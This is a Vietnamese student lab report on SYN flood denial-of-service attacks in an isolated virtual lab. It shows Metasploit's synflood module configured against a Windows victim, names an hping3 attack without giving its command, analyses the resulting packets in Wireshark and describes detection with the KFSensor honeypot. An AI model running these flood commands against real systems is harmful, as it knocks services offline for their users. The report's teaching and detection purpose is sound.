## BÁO CÁO LAB 6

Môn: An toàn mạng máy tính nâng cao

GVTH: Đỗ Thị Phương Uyên

Sinh viên thực hiện	Sinh viên 1 MSSV: 21521182 Họ tên: Nguyễn Đại Nghĩa Sinh viên 2 MSSV: 21521295 Họ tên: Phạm Hoàng Phúc Sinh viên 3 MSSV: 21521848 Họ tên: Hoàng Gia Bảo Sinh viên 4 MSSV: 21521386 Họ tên: Lê Xuân Sơn					
Lớp	NT534.O21.ATCL.1					
Tổng thời gian thực hiện Lab trung bình						
	[Sinh viên 1]:					
	[Sinh viên 2]:					
Phân chia công việc (nếu là nhóm)	[Sinh viên 3]:					
	[Sinh viên 4]:					
Link Video thực hiện (nếu có yêu cầu)						

Ý kiến (nếu có) + Khó khăn gặp phải + Đề xuất, góp ý	
Điểm tự đánh giá (bắt buộc)	9.5 /10

### Câu 1. SYN Flooding một Target Host bằng Metasploit

Ở cả câu 1 và câu 2 thì em đều sử dụng attacker là máy kali và victim là máy window, em set 2 máy này cùng lớp mạng 10.81.82.0/24 với địa chỉ ip từng máy như sau:


Kali:

```
nghianguyen@kali: ~
File Actions Edit View Help
__(nghianguyen⊕ kali)-[~]
$ ifconfig
docker0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:e8:a0:63:a3 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.81.82.100 netmask 255.255.255.0 broadcast 10.81.82.255
        inet6 fe80::20c:29ff:fe19:c6cf prefixlen 64 scopeid 0×20<link>
        ether 00:0c:29:19:c6:cf txqueuelen 1000 (Ethernet)
        RX packets 93 bytes 10218 (9.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 610 bytes 50792 (49.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌s (nghianguyen⊕ kali)-[~]
```

Window:

```
Command Prompt
                                                                                                                                                                Windows IP Configuration
Ethernet adapter Ethernet0:
   Default Gateway . . . . . . . : 192.168.142.1
Ethernet adapter Ethernet1:
    Connection-specific DNS Suffix .:
   Link-local IPv6 Address . . . : fe80::a64a:1cfd:e3d7:7326%14
IPv4 Address . . . . : 192.168.118.110
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . :
Ethernet adapter Ethernet2:
    Connection-specific DNS Suffix .:
Link-local IPv6 Address . . . . : fe80::dbbc:4871:7d0:fd59%28
IPv4 Address . . . . . . . : 10.81.82.120
Subnet Mask . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . :
Ethernet adapter Ethernet3:
   Connection-specific DNS Suffix .: localdomain
Link-local IPv6 Address . . . : fe80::43:8fbd:586b:8b41%32
IPv4 Address . . . . . : 10.11.12.140
Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . . . : 10.11.12.2
C:\Users\nghianguyen>_
```

Ở máy victim em thực hiện mở wireshark và bắt gói tin ở card mạng có lớp mạng là 10.81.82.0/24:





Bây giờ em sẽ giả sử như em chưa biết được địa chỉ ip của victim là gì, và sử dụng công cụ nmap để quét lớp mạng để tìm ip của victim:

Sau khi quét xong, với kết quả trên thì có thể thấy được rằng em quét được 2 máy, máy thứ nhất chính là máy thật của em, còn máy thứ 2 chính là victim, với địa chỉ ip khớp với kết quả em đã trình bày trước đó.

Tiếp đến em sẽ thử xác định cổng 4444 của victim đóng hay mở:

```
File Actions Edit View Help

(root@kali)-[/home/nghianguyen]

// nmap -p 4444 10.81.82.120

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 15:17 +07

Nmap scan report for 10.81.82.120

Host is up (0.00027s latency).

PORT STATE SERVICE


4444/tcp closed krb524


MAC Address: 00:0C:29:29:CD:F8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds

[root@kali)-[/home/nghianguyen]
```

Với kết quả trên mà em nhận được thì port 4444 hiện tại của victim chưa mở, thế nên em sẽ tiến hành mở port 4444 trên máy victim:





Sau khi mở thành công em thực hiện việc quét lại:

```
File Actions Edit View Help

(root@kali)-[/home/nghianguyen]
| mmap -p 4444 10.81.82.120
Starting Nmap 7.94SVN (https://nmap.org ) at 2024-06-09 15:40 +07
Nmap scan report for 10.81.82.120
Host is up (0.00023s latency).

PORT STATE SERVICE
4444/tcp open krb524
MAC Address: 00:0C:29:29:CD:F8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds

(root@kali)-[/home/nghianguyen]
```

Lúc này port 4444 trên máy victim đã mở.

Em thực hiện ping 2 máy tới nhau:

```
Command Prompt

Microsoft Windows [Version 10.0.19045.4412]

(c) Microsoft Corporation. All rights reserved.

C:\Users\nghianguyen>ping 10.81.82.100

Pinging 10.81.82.100 with 32 bytes of data:
Reply from 10.81.82.100: bytes=32 time<1ms TTL=64

Ping statistics for 10.81.82.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\nghianguyen>_
```

Ở máy kali em thực hiện tấn công SYN Flood như hướng dẫn:


```
root@kali:
 File Actions Edit View Help
            wake up, Neo...
         the matrix has you
       follow the white rabbit.
           knock, knock, Neo.
                                 https://metasploit.com
        =[ metasploit v6.3.41-dev
       -=[ 2371 exploits - 1230 auxiliary - 414 post
     --=[ 1391 payloads - 46 encoders - 11 nops
  -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
^[[B^[[
msf6 > use auxiliary/dos/tcp/synflood
\underline{\mathsf{msf6}} auxiliary(\mathsf{dos/tcp/synflood}) > set RHOST 10.81.82.120 RHOST ⇒ 10.81.82.120
                                ood) > set RPORT 4444
msf6 auxiliary(
RPORT ⇒ 4444
msf6 auxiliary(dos/tcp/synf
                                ood) > set SHOST 10.81.82.100
SHOST ⇒ 10.81.82.100

<u>msf6</u> auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.81.82.120
[*] SYN flooding 10.81.82.120:4444 ...
```

Sau khi tấn công hoàn tất, em thực hiện xem qua wireshark:

	y a display filter <	^	Destination	DtI	Locati Info										
No.	Time	Source	Destination		Lengtr Info										
Nu	mber 318104	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.39? Tell 10.81.82.100										
	47 26.320360	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.42? Tell 10.81.82.100										
	48 26.320360	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.43? Tell 10.81.82.100										
	49 26.320360	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.44? Tell 10.81.82.100										
	50 26.320360	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.45? Tell 10.81.82.100										
	51 26.320360	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.46? Tell 10.81.82.100										
	52 26.320413	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.47? Tell 10.81.82.100										
	53 26.320413	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.48? Tell 10.81.82.100										
	54 26.416286	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.1? Tell 10.81.82.100										
	55 26.416338	VMware_c0:00:02	VMware_19:c6:cf	ARP	60 10.81.82.1 is at 00:50:56:c0:00:02										
	56 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.53? Tell 10.81.82.100										
	57 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.54? Tell 10.81.82.100										
	58 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.55? Tell 10.81.82.100										
	59 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.56? Tell 10.81.82.100										
	60 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.57? Tell 10.81.82.100										
	61 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.58? Tell 10.81.82.100										
	62 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.59? Tell 10.81.82.100										
	63 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.60? Tell 10.81.82.100										
	64 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.61? Tell 10.81.82.100										
	65 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.62? Tell 10.81.82.100										
	66 26.418697	VMware_19:c6:cf	Broadcast	ARP	60 Who has 10.81.82.63? Tell 10.81.82.100										
Fran	ne 1: 81 bytes	on wire (648 bits).	81 bytes captured (64	8 bits) on	interface \Device\NPF {F98297DC-7BD5-433D-9269-D3	0000	00 50	56 c	0 00	02 00 0	29	19 c	6 cf	08 (	00 4
						0010	00 43	7b 9	2 40	00 40 1	52	53 0	a 51	52 (	64
			1.82.100, Dst: 8.8.8.		,	0020	<b>08 08</b>	dd 0	f 00	35 00 21	f 54	0c 4	c 8c	01 (	00 e
		ocol, Src Port: 5659				0030	00 00			00 01 30			5 62		
	in Name System		-,			0040 0050		6f 6	ic 03	6e 74 70	03	6f 7	2 67	00 F	00 (

Đây là các gói tin broadcast sau khi attacker thực hiện quét lớp mạng.




Hình ảnh phía trên chính là sau khi thực hiện tấn công syn flood.

Các gói tin từ IP nguồn 10.81.82.100 gửi đến IP đích 10.81.82.120 liên tục với cờ SYN được bật. Đây là dấu hiệu rõ ràng của một tấn công SYN flood từ 10.81.82.100 nhằm vào 10.81.82.120.




Victim nhận được gói SYN và phản hồi bằng một gói SYN-ACK biểu thị rằng nó đã nhận được yêu cầu kết nối và đồng ý thiết lập kết nối, đây là bước thứ hai trong quá trình bắt tay TCP.

Nhưng mà có thể thấy là attacker đã không gửi lại gói tin ACK để hoàn thành quá trình bắt tay 3 bước.




Victim đang cố gắng gửi lại các gói tin trước đó mà không nhận được ACK từ phía đích. Đây là dấu hiệu của một cuộc tấn công SYN flood hoặc một vấn đề mạng khác, nơi các gói tin không thể hoàn tất quá trình bắt tay TCP.



Sau một thời gian, victim gửi lại các gói RST. Điều này có thể là do hệ thống đích không thể duy trì tất cả các kết nối nửa chừng mà không được hoàn tất, hoặc hệ thống bảo mật của nó đã phát hiện ra tấn công và gửi các gói RST để đóng các kết nối.


Còn đối với task manager thì trong lúc thực hiện tấn công em đã có mở lên để xem thì không thấy có sự bất thường gì trong quá trình tấn công:




#### Câu 2. SYN Flooding bằng Hping 3

Em thực hiện tấn công SYN Flood bằng Hping 3 trên máy attacker:

Quan sát wireshark trên máy victim em thấy được những điều sau:






Hầu hết các gói tin được gửi từ nhiều địa chỉ IP nguồn khác nhau đến IP đích 10.81.82.120 với cờ SYN được bật. Các gói tin này đều có cổng đích là 4444, kích thước dữ liệu 120 bytes và kích thước cửa sổ 64.

Khác với lần tấn công ở bài 1 thì ở lần tấn công này em thấy rằng ở wireshark không hề xuất hiện gói tin victim phản hồi bằng các gói SYN-ACK, gửi lại các gói SYN-ACK một lần nữa và gói RST như ở bài 1.



Nhưng mà thông qua những gì nhận được thì em nghĩ rằng tấn công ở bài thứ 2 này sẽ có khả năng hiệu quả hơn so với bài 1.


Điều đặc biệt hơn nữa là ở Task manager:




Với lần tấn công thứ 2 này thì em đã thấy có sự khác biệt rõ rệt so với lần đầu khi xem qua Task manager. Ứng dụng wireshark chạy tốn rất nhiều tài nguyên máy, do số lượng gói tin SYN flood gửi đến victim là rất nhiều.

# Câu 3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark.


Cài đặt KFSensor



Email gửi thông báo



#### Thiết lập option trong Wizard



Trang 17 / 19

Sử dụng nmap ta có thể thấy cổng FTP 21 trên máy nạn nhân mở

```
(kali® kali)-[~]
$ nmap -p21 10.0.113.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 02:22 EDT
Nmap scan report for 10.0.113.5
Host is up (0.0021s latency).


PORT STATE SERVICE
21/tcp open ftp
Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds

—(kali® kali)-[~]
```

Tấn công DoS trên cổng FTP 21 bằng họing3

Kết quả thu được qua KFSensor.





Ta có thể thấy KFSensor đã nhận biết và bắt được tấn công. Tuy nhiên việc gửi mail có thể không làm được có thể do đây là bản trial, hoặc là KFSensor không tương thích với domain gmail

